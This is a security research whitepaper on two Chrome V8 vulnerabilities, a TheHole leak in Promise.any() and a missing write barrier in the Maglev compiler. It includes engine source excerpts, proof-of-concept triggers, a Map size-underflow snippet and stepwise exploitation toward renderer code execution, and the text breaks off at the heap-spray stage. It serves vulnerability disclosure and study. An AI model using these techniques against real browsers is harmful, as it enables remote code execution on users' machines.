The Hat Trick: Exploit Chrome Twice from Runtime to JIT

1. Introduction

The V8 JavaScript engine is a critical component of the modern web, powering browsers like Google Chrome, NodeJS and other applications. However, its widespread adoption has also made it a target for hackers who seek to exploit security vulnerabilities.

This whitepaper discusses two such vulnerabilities, CVE-2022-4174 and Chromium-Issue-1423610, which enable attackers to perform remote code execution. These vulnerabilities are attributed to the occurrence of internal value `TheHole` leakage within the runtime's built-in function, and write barrier missing during the JavaScript optimization known as `Maglev`.

This content will explore the technical details of these vulnerabilities and explain their root causes and exploitation techniques.

2. TheHole Value Leakage in Promise.any() Function

This section will introduce the first attack surface we discuss: *leaking internal magic values* of the target program through *newly implemented JavaScript standard built-in functions*.

We found an RCE vulnerability(*CVE-2022-4174*) in a related field, involving TheHole value leakage leading to RCE of the V8 engine.

2.1 Overview

2.1.1 `Promise` function in JavaScript

In JavaScript, `Promise` is a a class of handling **asynchronous operations** that can make code clearer and easier to maintain. A `Promise object` has three states: *pending, resolved* (successfully completed), or *rejected* (failed).

Promises allow asynchronous operations to be handled in a simple and understandable way, as they provide a mechanism for converting **asynchronous operations** (such as network requests or file reads) into **synchronous-like functions** for handling the result. At the same time, it can also handle the problem of *callback hell*, where numerous nested JavaScript callback functions make the code structure very messy.

```
// 1. create new async task
const promise1 = new Promise((resolve, reject) => {
  // 3. execute asynchronous operations...
  if (...)
    resolve(success_value); // resolve current promise if operations are completed
  else
    reject(error_value); // or reject the promise if error occurs.
});

const promise2 = promise1.then((result) => {
  // 4.a handle `resolve` asynchronously
  console.log("promise1 resolve: " + result);
}).catch((error) => {
  // 4.b handle `reject` asynchronously
  console.log("promise1 reject: " + error);
});

// 2. execute other synchronous operations...
```

As `Promise` is commonly used in JavaScript for handling asynchronous tasks, and its functionality requires fairly complex code logic, unfortunately, this has led to numerous security issues. For example, CVE-2020-6537 is a vulnerability that was discussed at *Black Hat USA 2021* and it involved the `Promise.allSettled` function.

In this time, we will discuss the `Promise.any()` function.

JavaScript `Promise.any()` is **a new feature** that has been added to the `Promise` class in ES2021. It is a built-in method that accepts *an array of multiple `Promise objects`* as parameters. After processing the inputs, it will return *a new `Promise object`*. The `Promise.any()` method *resolves* when **any** of the `Promise objects` in the input array is resolved. The value of the first resolved `Promise object` in the array is returned as the resolved value of the resulting Promise object.

If **all** `Promise objects` in the array are rejected, the `Promise.any()` method *rejects* with an *AggregateError*. An AggregateError is a new type of error added in ES2020 that represents multiple errors as a single error.

The `Promise.any()` method is useful when you need to wait for any `Promise object` to resolve, regardless of which `Promise object` it is, and then perform some action depending on the *resolved value*.

2.1.2 `TheHole` Internal Value in V8

`TheHole` value is a data structure used **internally** in the V8 engine, typically used to represent an uninitialized JS object. For example, the following JS code snippet declares an array of three elements:

```
let arr = [1, /* TheHole */, 2];
```

The element `arr[1]` is *not initialized*, so the `TheHole` value occupies the space of this element in the V8 engine internally:

```
d8> %DebugPrint(arr);

DebugPrint: 0xa060004c2ed: [JSArray]
 ...
 - elements: 0x0a060019a849 <FixedArray[3]> {
           0: 1
           1: 0x0a060000026d <the_hole>   <-------- TheHole internal value
           2: 2
 }
...

[1, , 2]
```

2.2. The Root Cause of RCE Vulnerability

The CVE-2022-4174 vulnerability we discovered is caused by incorrect handling of the remainingElementsCount variable, and the creation of an errors array with one extra uninitialized element. This uninitialized element retains the TheHole value, which is then leaked to the user script.

The following are detailed steps.

1. Promise.any() function receives an array of input promises. During the iteration of the input array, if the current iteration promise implements the then() function (which can be user-defined), then the promise will be synchronously resolved or rejected.

```
// Code snippet of PerformPromiseAny function
// in v8/src/builtins/promise-any.tq

// Iterate the input array and take one promise.
const then = GetProperty(nextPromise, kThenString);
thenResult = Call( // <------- CALL <promise>.then() function
    context, then, nextPromise,
    UnsafeCast<JSAny>(resultCapability.resolve), rejectElement);
// execute remaing promise.any logic.
```

2. During the iteration process of input promises, the variable *remainingElementsCount* counts how many input promises there are. Recall that the behavior of Promise.any() is to reject the combined promise if ***all*** *input promises are rejected*. This variable determines when to reject the combined promise: if *remainingElementsCount == 0*, then the combined promise would be rejected.

```
// Code snippet of PromiseAnyRejectElementClosure function
// in v8/src/builtins/promise-any.tq

// 10. Set remainingElementsCount.[[Value]] to
// remainingElementsCount.[[Value]] - 1.
remainingElementsCount = remainingElementsCount - 1;
*ContextSlot(
    context,
    PromiseAnyRejectElementContextSlots::
        kPromiseAnyRejectElementRemainingSlot) = remainingElementsCount;

// 11. If remainingElementsCount.[[Value]] is 0, then
if (remainingElementsCount == 0) {  // <---- WILL REJECT IF TRUE
  //   a. Let error be a newly created AggregateError object.

  //   b. Set error.[[AggregateErrors]] to errors.
  const error = ConstructAggregateError(errors);
  //   c. Return ? Call(promiseCapability.[[Reject]], undefined, « error »).
  const capability = *ContextSlot(
      context,
      PromiseAnyRejectElementContextSlots::
          kPromiseAnyRejectElementCapabilitySlot);
  Call(context, UnsafeCast<Callable>(capability.reject), Undefined, error);
}
```

3. The variable *remainingElementsCount* is initialized to 1 (not 0!) to ensure that the combined promise is not incorrectly rejected *if the first input promise is synchronously rejected during iteration*. Since the input is an iterable, the number of input promises is unknown ahead of time. Hence, each iteration increments *remainingElementsCount* by 1, and at the end of the iteration, it is decremented by 1.

```
// Code snippet of PromiseAnyRejectElementClosure function
// in v8/src/builtins/promise-any.tq
transitioning macro PerformPromiseAny(implicit context: Context)(
    nativeContext: NativeContext, iteratorRecord: iterator::IteratorRecord,
    constructor: Constructor, resultCapability: PromiseCapability,
    promiseResolveFunction: JSAny): JSAny labels
Reject(JSAny) {
  ...

  // 5. Let index be 0.
  //    (We subtract 1 in the PromiseAnyRejectElementClosure).
  let index: Smi = 1; // <---- origin is 1

  try {
    ...
    // 8. Repeat,
    while (true) {
      ...

      // h. Append undefined to errors. (Do nothing: errors is initialized
      // lazily when the first Promise rejects.)

      let nextPromise: JSAny;
      // i. Let nextPromise be ? Call(constructor, promiseResolve,
      // «nextValue »).
      nextPromise = CallResolve(constructor, promiseResolveFunction, nextValue);

      ...
      // remainingElementsCount.
      const rejectElement = CreatePromiseAnyRejectElementFunction(
          rejectElementContext, index, nativeContext);
      // q. Set remainingElementsCount.[[Value]] to
      // remainingElementsCount.[[Value]] + 1.
      const remainingElementsCount = *ContextSlot(
          rejectElementContext,
          PromiseAnyRejectElementContextSlots::
              kPromiseAnyRejectElementRemainingSlot);
      // <------ Update remainingElementsCount when iterating a new input promise.
      *ContextSlot(
          rejectElementContext,
          PromiseAnyRejectElementContextSlots::
              kPromiseAnyRejectElementRemainingSlot) =
          remainingElementsCount + 1;

      // r. Perform ? Invoke(nextPromise, "then", «
      // resultCapability.[[Resolve]], rejectElement »).
      let thenResult: JSAny;
```

```
        const then = GetProperty(nextPromise, kThenString);
        thenResult = Call(
            context, then, nextPromise,
            UnsafeCast<JSAny>(resultCapability.resolve), rejectElement);

        // s. Increase index by 1.
        index += 1; // <--- Also increase the current index.

        ...
      }
    } catch (e, _message) deferred {
      ...
    } label Done {}

    // (8.d)
    //   i. Set iteratorRecord.[[Done]] to true.
    //  ii. Set remainingElementsCount.[[Value]] to
    //  remainingElementsCount.[[Value]] - 1.
    // <---- Before using remainingElementsCount, simply minus 1
    const remainingElementsCount = -- *ContextSlot(
        rejectElementContext,
        PromiseAnyRejectElementContextSlots::
            kPromiseAnyRejectElementRemainingSlot);

    // iii. If remainingElementsCount.[[Value]] is 0, then
    if (remainingElementsCount == 0) deferred {
        // 1. Let error be a newly created AggregateError object.
        // 2. Set error.[[AggregateErrors]] to errors.

        // We may already have elements in "errors" - this happens when the
        // Thenable calls the reject callback immediately.
        const errors: FixedArray = *ContextSlot(
            rejectElementContext,
            PromiseAnyRejectElementContextSlots::
                kPromiseAnyRejectElementErrorsSlot);

        const error = ConstructAggregateError(errors);
        // 3. Return ThrowCompletion(error).
        goto Reject(error);
      }
    // iv. Return resultCapability.[[Promise]].
    return resultCapability.promise;
  }
```

4. When the combined promise is rejected, it returns an *AggregateError* containing an array of values for each input promise rejection. V8's implementation of Promise.any() lazily constructs this error array.

The V8 bug is in (4). The new capacity of errors array is incorrectly computed as the `max(remainingElementsCount, index of the input promise + 1)`.

```
// Code snippet of PromiseAnyRejectElementClosure function
// in v8/src/builtins/promise-any.tq

// 8. Let remainingElementsCount be F.[[RemainingElements]].
let remainingElementsCount = *ContextSlot(
    context,
    PromiseAnyRejectElementContextSlots::
        kPromiseAnyRejectElementRemainingSlot);

// 9. Set errors[index] to x. // <---- HERE
const newCapacity = IntPtrMax(SmiUntag(remainingElementsCount), index + 1);
if (newCapacity > errors.length_intptr) deferred {
    errors = ExtractFixedArray(errors, 0, errors.length_intptr, newCapacity);
    *ContextSlot(
        context,
        PromiseAnyRejectElementContextSlots::
            kPromiseAnyRejectElementErrorsSlot) = errors;
  }
errors.objects[index] = value;
```

During iteration of the input promises, the *remainingElementsCount* variable is **one higher** than its true value. If a synchronous rejection occurs, an errors array is created with one extra element. This element is never assigned a value and remains uninitialized, leaking the TheHole value to user scripts.

```
// Proof of Concept
var log = console.log;

class CraftPromise {
    static resolve(val) {
        log("3. craft_promise.resolve is called");
        return val;
    }
    static reject(err) {
        log("5. final reject handler is called, args AggregateError", err);
        %DebugPrint(err.errors[1]);
    }
    constructor(PromiseGetCapabilitiesExecutor) {
        log("2. craft_promise is called before calling PromiseGetCapabilitiesExecuto
r");
        PromiseGetCapabilitiesExecutor(CraftPromise.resolve, CraftPromise.reject);
    }
}

let input_promise = {
    then(resolve, PromiseAnyRejectElementClosure) {
        log("4. input_promise then");
        PromiseAnyRejectElementClosure();
    }
}

log("======================= OUTPUT ========================");
log("1. before Promise.any");
Promise.any.call(CraftPromise, [input_promise]);

/*
======================== OUTPUT ========================
1. before Promise.any
2. craft_promise is called before calling PromiseGetCapabilitiesExecutor
3. craft_promise.resolve is called
4. input_promise then
5. final reject handler is called, args AggregateError AggregateError: All promises we
re rejected
DebugPrint: 0x249800002459: [Oddball] in ReadOnlySpace: #hole
0x249800002431: [Map] in ReadOnlySpace
 - type: ODDBALL_TYPE
 - instance size: 28
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - stable_map
 - non-extensible
 - back pointer: 0x2498000023e1 <undefined>
 - prototype_validity cell: 0
 - instance descriptors (own) #0: 0x2498000021ed <Other heap object (STRONG_DESCRIPTOR
_ARRAY_TYPE)>
 - prototype: 0x249800002261 <null>
 - constructor: 0x249800002261 <null>
 - dependent code: 0x2498000021e1 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
 - construction counter: 0
*/
```

2.3. From TheHole Value Leakage to Renderer RCE

TheHole value leakage vulnerabilities were first spotted in the wild 0-day CVE-2021-38003, and resurfaced in another wild one called CVE-2022-1364. Although having diverse causes, these vulnerabilities share a common result - **the leakage of the non-exposed data structure TheHole to user script.**
With the internal data structure TheHole being exposed through the vulnerability, the hacker can create a `Map` structure with the length of -1. This can result in out-of-bounds Read & Write and provide an opportunity for remote code execution (RCE).

The following are detailed exploitation steps.

1. The `Map` structure utilizes special handling for the value of TheHole. When a user deletes an element from the Map, the corresponding slot will be filled with a TheHole value and the corresponding counter will be modified.


```
TF_BUILTIN(MapPrototypeDelete, CollectionsBuiltinsAssembler) {
  ...

  TryLookupOrderedHashTableIndex<OrderedHashMap>(
      table, key, &entry_start_position_or_hash, &entry_found, &not_found);

  ...

  BIND(&entry_found);
  // <----- 1. Mark deleted entry to TheHole value
  // If we found the entry, mark the entry as deleted.
  StoreFixedArrayElement(table, entry_start_position_or_hash.value(),
                         TheHoleConstant(), UPDATE_WRITE_BARRIER,
                         kTaggedSize * OrderedHashMap::HashTableStartIndex());
  StoreFixedArrayElement(table, entry_start_position_or_hash.value(),
                         TheHoleConstant(), UPDATE_WRITE_BARRIER,
                         kTaggedSize * (OrderedHashMap::HashTableStartIndex() +
                                        OrderedHashMap::kValueOffset));

  // <----- 2. update remaining element number & deleted element number
  // Decrement the number of elements, increment the number of deleted elements.
  const TNode<Smi> number_of_elements = SmiSub(
      CAST(LoadObjectField(table, OrderedHashMap::NumberOfElementsOffset())),
      SmiConstant(1));
  StoreObjectFieldNoWriteBarrier(
      table, OrderedHashMap::NumberOfElementsOffset(), number_of_elements);
  const TNode<Smi> number_of_deleted =
      SmiAdd(CAST(LoadObjectField(
                 table, OrderedHashMap::NumberOfDeletedElementsOffset())),
             SmiConstant(1));
  StoreObjectFieldNoWriteBarrier(
      table, OrderedHashMap::NumberOfDeletedElementsOffset(),
      number_of_deleted);

  const TNode<Smi> number_of_buckets = CAST(
      LoadFixedArrayElement(table, OrderedHashMap::NumberOfBucketsIndex()));
  // <------------ 3. shrink the memory if needed.
  // If there fewer elements than #buckets / 2, shrink the table.
  Label shrink(this);
  GotoIf(SmiLessThan(SmiAdd(number_of_elements, number_of_elements),
                     number_of_buckets),
         &shrink);
  Return(TrueConstant());

  BIND(&shrink);
  CallRuntime(Runtime::kMapShrink, context, receiver);
  Return(TrueConstant());
}
```

2. As we are able to obtain the value of TheHole through the vulnerability described earlier, we first add TheHole to the Map and then call the `map.delete` function. Since its key is already set to TheHole, the corresponding entry is not deleted and *number_of_elements* is decreased by 1. This allows us to delete TheHole multiple times until *number_of_elements* underflows to -1.

```
var map = new Map();
let hole = triggerHole();
```


```
map.set(1, 1);
map.set(hole, 1);
map.delete(hole);
map.delete(hole);
map.delete(1);
console.log(map.size) // -1
```

3. Let's dive into the internal structure of `Map`! When using gdb to print out a Map structure, we can see that the internal structure of Map is a `FixedArray`.




```
pwndbg> x/20wx 0x39b40804a5bc
0x39b40804a5bc: 0x08202759      0x0800222d      0x0800222d      0x0804a5cd
0x39b40804a5cc: 0x08002bfd      0x00000022      0x00000006      0x00000000
0x39b40804a5dc: 0x00000004      0x00000004      0x00000002      0x00000002
0x39b40804a5ec: 0x00000024      0xfffffffe      0x00000004      0x00000042
0x39b40804a5fc: 0xfffffffe      0x00000006      0x00000062      0x00000000
pwndbg> job 0x0804a5cd
0x39b40804a5cd: [OrderedHashMap]
 - FixedArray length: 17
 - elements: 3
 - deleted: 0
 - buckets: 2
 - capacity: 4
 - buckets: {
              0: 2
              1: 1
 }
 - elements: {
              0: 1 -> 18
              1: 2 -> 33
              2: 3 -> 49
 }
```

All properties of the Map structure, as well as bucket values and element values, are placed in the same array, and the elements in the Map are represented as `(key, value, index of the next value)`。



4. For the Map structure that we obtained previously, which has a value of -1 for *number_of_elements* , its internal data is shown below:



```
pwndbg> x/20wx 0x35c10804a670
0x35c10804a670: 0x08002bfd      0x00000022      0xfffffffe      0x00000000
0x35c10804a680: 0x00000004      0xfffffffe      0xfffffffe      0x080023b5
0x35c10804a690: 0x080023b5      0x080023b5      0x080023b5      0x080023b5
0x35c10804a6a0: 0x080023b5      0x080023b5      0x080023b5      0x080023b5
0x35c10804a6b0: 0x080023b5      0x080023b5      0x080023b5      0x00000000
```

- number_of_elements: -1
- number_of_deleted: 0
- number_of_buckets: 2
- Two buckets are filled with -1, while the remaining data entries are all filled with #*undefined*.


The total count of element entries is twice the value of bucket count, while `sum(element_count, deleted_count)` （variable *`occupancy`*） represents the length of element entries that has been used.

When calling the `map.set` function to write data to the Map, the actual write address to store new element is determined to be `elements_base_addr + occupancy * entrySize.`

Since `occupancy` is equal to -1, the written data has the ability to control `bucket_count`.


```
TF_BUILTIN(MapPrototypeSet, CollectionsBuiltinsAssembler) {
  ...

  BIND(&add_entry);
  TVARIABLE(IntPtrT, number_of_buckets);
  TVARIABLE(IntPtrT, occupancy);
  TVARIABLE(OrderedHashMap, table_var, table);
  {
    // Check we have enough space for the entry.
    number_of_buckets = SmiUntag(CAST(UnsafeLoadFixedArrayElement(
        table, OrderedHashMap::NumberOfBucketsIndex())));

    STATIC_ASSERT(OrderedHashMap::kLoadFactor == 2);
    const TNode<WordT> capacity = WordShl(number_of_buckets.value(), 1);
    const TNode<IntPtrT> number_of_elements = SmiUntag(
        CAST(LoadObjectField(table, OrderedHashMap::NumberOfElementsOffset())));
    const TNode<IntPtrT> number_of_deleted = SmiUntag(CAST(LoadObjectField(
        table, OrderedHashMap::NumberOfDeletedElementsOffset())));
    // <------- calculating the next element entry position, the value will be -1.
    occupancy = IntPtrAdd(number_of_elements, number_of_deleted);
    GotoIf(IntPtrLessThan(occupancy.value(), capacity), &store_new_entry);

    // We do not have enough space, grow the table and reload the relevant
    // fields.
    // <------ UNREACHABLE here, since occupancy(-1) < 2 * bucket_cnt
    CallRuntime(Runtime::kMapGrow, context, receiver);
    ...
    Goto(&store_new_entry);
  }
  BIND(&store_new_entry);
  // Store the key, value and connect the element to the bucket chain.
  // <----- Store the value. Currently occupancy == -1.
  StoreOrderedHashMapNewEntry(table_var.value(), key, value,
                              entry_start_position_or_hash.value(),
                              number_of_buckets.value(), occupancy.value());
  Return(receiver);
}
```

Changes in memory are as follows:



Actually, the value of *elements_base_addr* is equal to `bucket_base_addr + 4bytes * bucket_count`. As a result, we can modify `bucket_count` to a larger value and then call `map.set` again to cause out-of-bounds writing of data to the memory area behind the Map.

If there is a JSArray structure located behind the Map structure, we can use the out-of-bounds write capability of the Map to modify the length of the JSArray, obtaining a much more powerful out-of-bounds read & write primitive.



5. With an out-of-bounds read/write primitive on a JSArray with a very large length, it becomes relatively easy to achieve Remote Code Execution (RCE) in V8, and subsequently take control of the Chrome renderer process.

3. Write Barrier Miss within Maglev's Optimization Layer

In addition to the attack surface we previously discussed, we would like to share another attack surface that could potentially be exploited by attackers: *Newly implemented compilation layer Maglev optimizations* can lead to *write barriers missing*.

We discovered another RCE vulnerability(*Chromium-Issue-1423610*), involving a write barrier miss within the Maglev optimization layer in the V8 engine.

3.1. Maglev Overview

There are several well-known compilation mechanisms in the V8 compilation pipeline, including the *Ignition* interpreter, the *SparkPlug* compiler, and the widely-known *TurboFan* compiler.

The *Ignition* interpreter is responsible for parsing JavaScript code into bytecode and executing it. While it doesn't incur significant runtime overhead, directly interpreting bytecode can result in slower execution of JavaScript code. To improve execution speed, the *SparkPlug* compiler converts Ignition's bytecode into machine code, allowing it to be executed natively and significantly improving performance. However, unlike the *TurboFan* compiler, SparkPlug does not implement advanced optimization strategies. TurboFan performs extensive code analysis and optimization, incurring some compilation time overhead but ultimately resulting in better performance.

Maglev is a newly implemented mid-tier compiler between SparkPlug and Turbofan, which aims to compile code **as fast as possible** (in practice, not much slower than SparkPlug), while **allowing for some level of optimization**.

Previously, attackers have discovered a large number of vulnerabilities in the TurboFan compiler. Therefore, as a newly implemented mid-tier compiler, Maglev's complex code may also contain potential security issues. Its complex code structure makes it susceptible to security vulnerabilities.

3.2. Garbage Collection and Write Barrier

The V8 high-performance JavaScript engine utilizes two types of garbage collection: *minor GC* using a copying algorithm for the new generation, and *major GC* using mark-and-sweep and mark-and-compact algorithms for the old generation. During the process of GC, *remembered sets* are utilized to optimize **the updating of pointers between the old and new generations**.

The write barrier mechanism is also important in **updating internal data structures and tracking modifications** made to pointers within objects. It plays an essential role in garbage collection, ensuring that any modifications made to pointers are properly tracked and updated in the heap. Each memory write event that updates the heap includes a write barrier, which is a code snippet that notifies the garbage collector of any changes to pointers within objects. The write barrier, along with remembered sets, also helps optimize the updating of pointers between the old and new generations during GC.

3.3. The Root Cause of RCE Vulnerability

When the graph builder creates a StoreTaggedField, it drops the write barrier when it knows that the value being stored is a Smi (typically because there was a CheckedSmiUntag or CheckSmi earlier), and generates a StoreTaggedFieldNoWriteBarrier.

However, after phi untagging, if the value was a Smi, we could have decided to untag it to a Float64 representation rather than to Int32 (or, even if we untagged it to Int32, it could overflow the Smi range, and, when retagging it, we might need to box it). In such cases, the value that we're storing is going to be a heap object rather than a Smi, which means that the stores requires a writer barrier.

However, by using StoreTaggedFieldNoWriteBarrier instead of StoreTaggedFieldWithWriteBarrier in this case, it resulted in the absence of a write barrier. This results in a dangling pointer and causes a Use After Free vulnerability.

PoC Here:

```
function f(a) {
  let phi = a ? 0 : 4.2; // Phi untagging will untag this to a Float64
  phi |= 0; // Causing a CheckedSmiUntag to be inserted
  a.c = phi; // The graph builder will insert a StoreTaggedFieldNoWriteBarrier
             // because `phi` is a Smi. Afterphi untagging, this should become a
             // StoreTaggedFieldWithWriteBarrier, because `phi` is now a float.
}
// Allocating an object and making it old (its `c` field should be neither a Smi
// nor a Double, so that the graph builder inserts a StoreTaggedFieldxxx rather
// than a StoreDoubleField or CheckedStoreSmiField).
let obj = {c:"a"};
gc();
gc();
%PrepareFunctionForOptimization(f);
f(obj);
%OptimizeMaglevOnNextCall(f);
// This call to `f` will store a young object into that `c` field of `obj`. This
// should be done with a write barrier.
f(obj);
// If the write barrier was dropped, the GC will complain because it will see an
// old->new pointer without remembered set entry.
gc();
```

3.4. From Write Barrier Missing to Renderer RCE

The write barrier missing vulnerability was first discovered in Chrome-Issue-791245, and a similar vulnerability was later identified as CVE-2022-1310. This type of vulnerability will result in a pointer, that points to the memory space of *the new generation*, not being recorded in *the remembered set*. If the pointed new generation object is moved by GC, the pointer will not be updated, resulting in a dangling pointer and causing Use after free. This vulnerability can be exploited to create *a fake array object* through heap spray, which allows hackers to obtain arbitrary address read and write primitives.

Furthermore, by creating a large JSArray object **with a fixed address of elements** and placing *the target object to be leaked* in its elements, an addrof primitive can be obtained. This allows attackers to bypass the V8 sandbox mechanism and execute shellcode through JIT spraying, achieving complete exploitability of the vulnerability.


The following are detailed exploitation steps.

Constructing Out-of-Bound-Primitive with Heap Spray

First, Let’s try to trigger the Minor GC in V8. The minor GC will cause objects in the young generation memory to move, which can result in victim pointers being left dangling.

